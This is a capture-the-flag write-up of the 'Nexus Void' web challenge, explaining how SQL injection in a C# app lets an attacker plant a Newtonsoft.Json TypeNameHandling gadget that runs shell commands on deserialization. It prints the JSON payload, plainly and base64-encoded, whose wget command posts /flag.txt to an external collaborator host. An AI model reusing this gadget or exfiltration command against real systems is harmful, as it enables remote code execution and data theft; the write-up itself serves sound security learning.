Nexus Void
Introduction
Nexus Void is a medium web challenge from htb-uni ctf 2023. Is about sql injection and deserialization. The code is written in c# and the database is sqlite.
Sqli
If we carefully read the source code, we can see that no query to the database is protected. They are all vulnerable to SQL injection.
Here are some examples below:
// Controllers/HomeController.cs
public IActionResult Wishlist()
{
    string ID = HttpContext.Items["ID"].ToString();
    string sqlQueryGetWishlist = $"SELECT * from Wishlist WHERE ID='{ID}'"; // <--- SQLI

    [...]
}
[...]

public IActionResult Wishlist(string name, string sellerName)
{
    string ID = HttpContext.Items["ID"].ToString();
    string sqlQueryGetWishlist = $"SELECT * from Wishlist WHERE ID={ID}"; // <--- SQLI
    var wishlist = _db.Wishlist.FromSqlRaw(sqlQueryGetWishlist).FirstOrDefault();
    string sqlQueryProduct = $"SELECT * from Products WHERE name='{name}' AND sellerName='{sellerName}'"; // <--- SQLI
    var product = _db.Products.FromSqlRaw(sqlQueryProduct).FirstOrDefault();
    if(!string.IsNullOrEmpty(product.name))
    {
        if (wishlist != null && !string.IsNullOrEmpty(wishlist.data))
        {
            List<ProductModel> products = SerializeHelper.Deserialize(wishlist.data);
            ProductModel result = products.Find(x => x.name == product.name);

            if (result != null)
            {
                return Content("Product already exists");
            }

            products.Add(product);
            string serializedData = SerializeHelper.Serialize(products);
            string sqlQueryAddWishlist = $"UPDATE Wishlist SET data='{serializedData}' WHERE ID={ID}"; // <--- SQLI
            _db.Database.ExecuteSqlRaw(sqlQueryAddWishlist);
        }
        else
        {
            string username = HttpContext.Items["username"].ToString();
            List<ProductModel> wishListProducts = new List<ProductModel>();
            wishListProducts.Add(product);
            string serializedData = SerializeHelper.Serialize(wishListProducts);
            string sqlQueryAddWishlist = $"INSERT INTO Wishlist(ID, username, data) VALUES({ID},'{username}', '{serializedData}')"; // <--- SQLI
            _db.Database.ExecuteSqlRaw(sqlQueryAddWishlist);
        }
        return Content("Added");
    }
    return Content("Invalid");
}
We can also see that SQL injections are present in select, insert, and update queries. The problem now is that the flag is not found in the database, so we need to use this SQL injection to our advantage to exploit another vulnerability. That's what we're going to see in the next section.
Deserialization
Our first impression when discovering these SQLi was to exploit arbitrary file reading or remote code execution directly from an SQLi. However, since no SQLite module was loaded, we were unable to exploit this way.

While navigating through the code, we can realize something quite peculiar, a serialization and deserialization is performed directly from the response of an SQL query.
[HttpGet]
public IActionResult Wishlist()
{
    string ID = HttpContext.Items["ID"].ToString();
    string sqlQueryGetWishlist = $"SELECT * from Wishlist WHERE ID='{ID}'";
    var wishlist = _db.Wishlist.FromSqlRaw(sqlQueryGetWishlist).FirstOrDefault();

    if (wishlist != null && !string.IsNullOrEmpty(wishlist.data))
    {
        // Here we can see an deserialization directly from the database result
        List<ProductModel> products = SerializeHelper.Deserialize(wishlist.data);
        return View(products);

    }
    [...]
}
And the SerializeHelper class is as follows:
using Newtonsoft.Json;
using Nexus_Void.Models;

namespace Nexus_Void.Helpers
{
    public class SerializeHelper
    {
        public static string Serialize(List<ProductModel> list)
        {
            string serializedResult = JsonConvert.SerializeObject(list, new JsonSerializerSettings
            {
                TypeNameHandling = TypeNameHandling.All
            });

            string encodedData = EncodeHelper.Encode(serializedResult);
            return encodedData;
        }

        public static List<ProductModel> Deserialize(string str)
        {
            string decodedData = EncodeHelper.Decode(str);

            // unsafe deserialization
            var deserialized = JsonConvert.DeserializeObject(decodedData, new JsonSerializerSettings
            {
                TypeNameHandling = TypeNameHandling.All
            });

            List<ProductModel> products = deserialized as List<ProductModel>;

            return products;
        }
    }
}
It is also important to note that the class responsible for deserializing the objects also encodes and decodes them in base64.
What is a serialization?
Serialization and deserialization are essential processes in computer science that involve converting data into a format that can be easily stored, transmitted, or reconstructed.
It refers to the process of converting an object or data structure into a format (often a byte stream) that can be easily stored in memory. During serialization, complex data structures or objects are converted into a linear stream of bytes that can be easily reconstructed back into the original format when needed.
The vulnerability known as the "deserialization vulnerability" in C# and other programming languages arises due to the mishandling or inadequate validation of serialized data, leading to potential security risks.
When data is deserialized, it is converted from its serialized form (often binary or text) back into an object or data structure. If this process is not properly secured, malicious actors may exploit it by inserting crafted or malicious input during deserialization, leading to various security issues.
Suppose our objective involves a .NET program/website as the target, capable of accepting data in JSON format through a network, maybe via an HTTP header on a website. Upon reaching the server, the data undergoes conversion (deserialization) from JSON text into an instance of the Person class, usable by the .NET code.
If the configuration of the conversion process is inadequate, we can specify a different .NET class for the data to be transformed into, rather than automatically reverting it back into the Person class.
Here is a quick example with a simple Person class.
In the code below, we have a class that we serialize and deserialize:
using System;
using Newtonsoft.Json;
using System.Collections.Generic;

 class Person
 {
     public string Name { get; set; }
     public int Age { get; set; }
 }


public class Program
{
    public static void Main()
    {
        Person person = new Person { Name = "John", Age = 30 };

        string json = JsonConvert.SerializeObject(person);
        Console.WriteLine("Serialized Person:");
        Console.WriteLine(json);
        Person deserializedPerson = JsonConvert.DeserializeObject<Person>(json);
        Console.WriteLine("\nDeserialized Person:");
        Console.WriteLine("Name:" + deserializedPerson.Name + " Age:" + deserializedPerson.Age);
    }
}
The output of this code is as follows:
Serialized Person:
{"Name":"John","Age":30}

Deserialized Person:
Name:John Age:30
So what is the problem?
In our case, we have properly protected the deserialization, our data contains a simple JSON string representing a Person object.
The unsafe use of deserialization occurs when the TypeNameHandling.All option is passed as the second parameter of deserialization. This option allows us to deserialize an object of our choice, and we can also set the values of the attributes of this object.
// With safe deserialization
Person deserializedPerson = JsonConvert.DeserializeObject<Person>(json);

// Without safe deserialization
Person deserializedPerson = JsonConvert.DeserializeObject<Person>(json, new JsonSerializerSettings {
                TypeNameHandling = TypeNameHandling.All
});
If we execute the previous code with the TypeNameHandling.All option, we can see that the deserialization is done without any problem, but the output is different.
Serialized Person:
{"$type":"Person, ExampleNameSpace","Name":"John","Age":30}
We can see now the json contains an attribute $type with the value of the class followed by its namespace. Then, the elements following $type it's the attributes of the class (Name and Age).
The format of the JSON is different, but it is important to note that with this unsafe option, it is possible to deserialize the desired class instances.
So if we recapitulate well, we are able to create a new instance of an object of our choice, and we can also set the values of the attributes of this object.
If we take a closer look at the /status route, it uses a class that relies on system functions. This class could be interesting for us in our case because if we manage to deserialize an instance of this class, it will then be easy for us to execute arbitrary code.
[Route("/status")]
[HttpGet]
public IActionResult Status()
{
  StatusCheckHelper statusCheckHelper = new StatusCheckHelper();

  statusCheckHelper.command = "bash /tmp/cpu.sh";
  string cpuUsage = statusCheckHelper.output;

  statusCheckHelper.command = "bash /tmp/mem.sh";
  string memoryUsage = statusCheckHelper.output;

  statusCheckHelper.command = "bash /tmp/disk.sh";
  string diskUsage = statusCheckHelper.output;

  return Content($"CPU Usage: {cpuUsage}\nMemory Usage: {memoryUsage}\nDisk Space: {diskUsage}");
}
And the StatusCheckHelper class is as follows:
using System.Diagnostics;

namespace Nexus_Void.Helpers
{
    public class StatusCheckHelper
    {
        public string output { get; set; }
        private string _command;
        public string command
        {
            get { return _command; }

            set
            {
                _command = value;
                try
                {
                    var p = new System.Diagnostics.Process();

                    var processStartInfo = new ProcessStartInfo()
                    {
                        WindowStyle = ProcessWindowStyle.Hidden,
                        FileName = $"/bin/bash",
                        WorkingDirectory = "/tmp",
                        Arguments = $"-c \"{_command}\"",
                        RedirectStandardOutput = true,
                        RedirectStandardError = true,
                        UseShellExecute = false
                    };
                    p.StartInfo = processStartInfo;
                    p.Start();
                    output = p.StandardOutput.ReadToEnd();
                }
                [...]
            }
        }


    }
}
We can see that it is when setting the value of the command attribute that the system function is called. So, our goal now is to exploit deserialization with an instance of this class where we have set the command with our payload.
This is what we will see in the next chapter.
Exploitation
We have SQL injection vulnerabilities on each query, an unsafe deserialization from a database result allowing us to achieve remote code execution (RCE). Therefore, we can exploit this SQLi to our advantage for RCE.
Create a serialized payload
To begin, we need to create a serialized payload that will contain an instance of the StatusCheckHelper class, which will set a value to the command.
Our payload will be as follows:
{
"$type": "Nexus_Void.Helpers.StatusCheckHelper, Nexus_Void",
"command": "wget  --header='Content-type: multipart/form-data boundary=FILEUPLOAD' --post-file /flag.txt http://aesz1k6cgyylzco4zrdoyv12ltrqfq3f.oastify.com"
}
There is some detail about this payload:

The value of $type will allow us to target the instance of the class that will be deserialized. Then we set the attribute command of our instance with our command to be executed.
ewoiJHR5cGUiOiAiTmV4dXNfVm9pZC5IZWxwZXJzLlN0YXR1c0NoZWNrSGVscGVyLCBOZXh1c19Wb2lkIiwKImNvbW1hbmQiOiAid2dldCAgLS1oZWFkZXI9Q29udGVudC10eXBlOiBtdWx0aXBhcnQvZm9ybS1kYXRhIGJvdW5kYXJ5PUZJTEVVUExPQUQgLS1wb3N0LWZpbGUgL2ZsYWcudHh0IFtodHRwOi8vYWVzejFrNmNneXlsemNvNHpyZG95djEybHRycWZxM2Yub2FzdGlmeS5jb21dKGh0dHA6Ly9hZXN6MWs2Y2d5eWx6Y280enJkb3l2MTJsdHJxZnEzZi5vYXN0aWZ5LmNvbS8pIgp9Cg==
Update the database
The deserialization is triggered when the Wishlist is retrieved. The wishlist is specific to our account, so we need to start by adding a product to our wishlist, the first one for example.
After adding the product with ID 1 to our wishlist, we need to update the database to change the value of the data for our wishlist.

The associated query is as follows:

If we go to the wishlist page, we can see the product added to the list.

It is this product that we will pollute. If we remember the deserialization part, it executes it from the data value of the wishlist result.
List<ProductModel> products = SerializeHelper.Deserialize(wishlist.data);
So we need to update the data value of our wishlist to contain our serialized payload.
We can therefore use our previous request.
Note: It is possible to chain SQL queries in our injection.

After that, we can see in the docker logs that we have successfully executed our update query.


We just need to refresh the page that lists our wishlist, which will execute our order. We can then see that our collaborator has received the flag.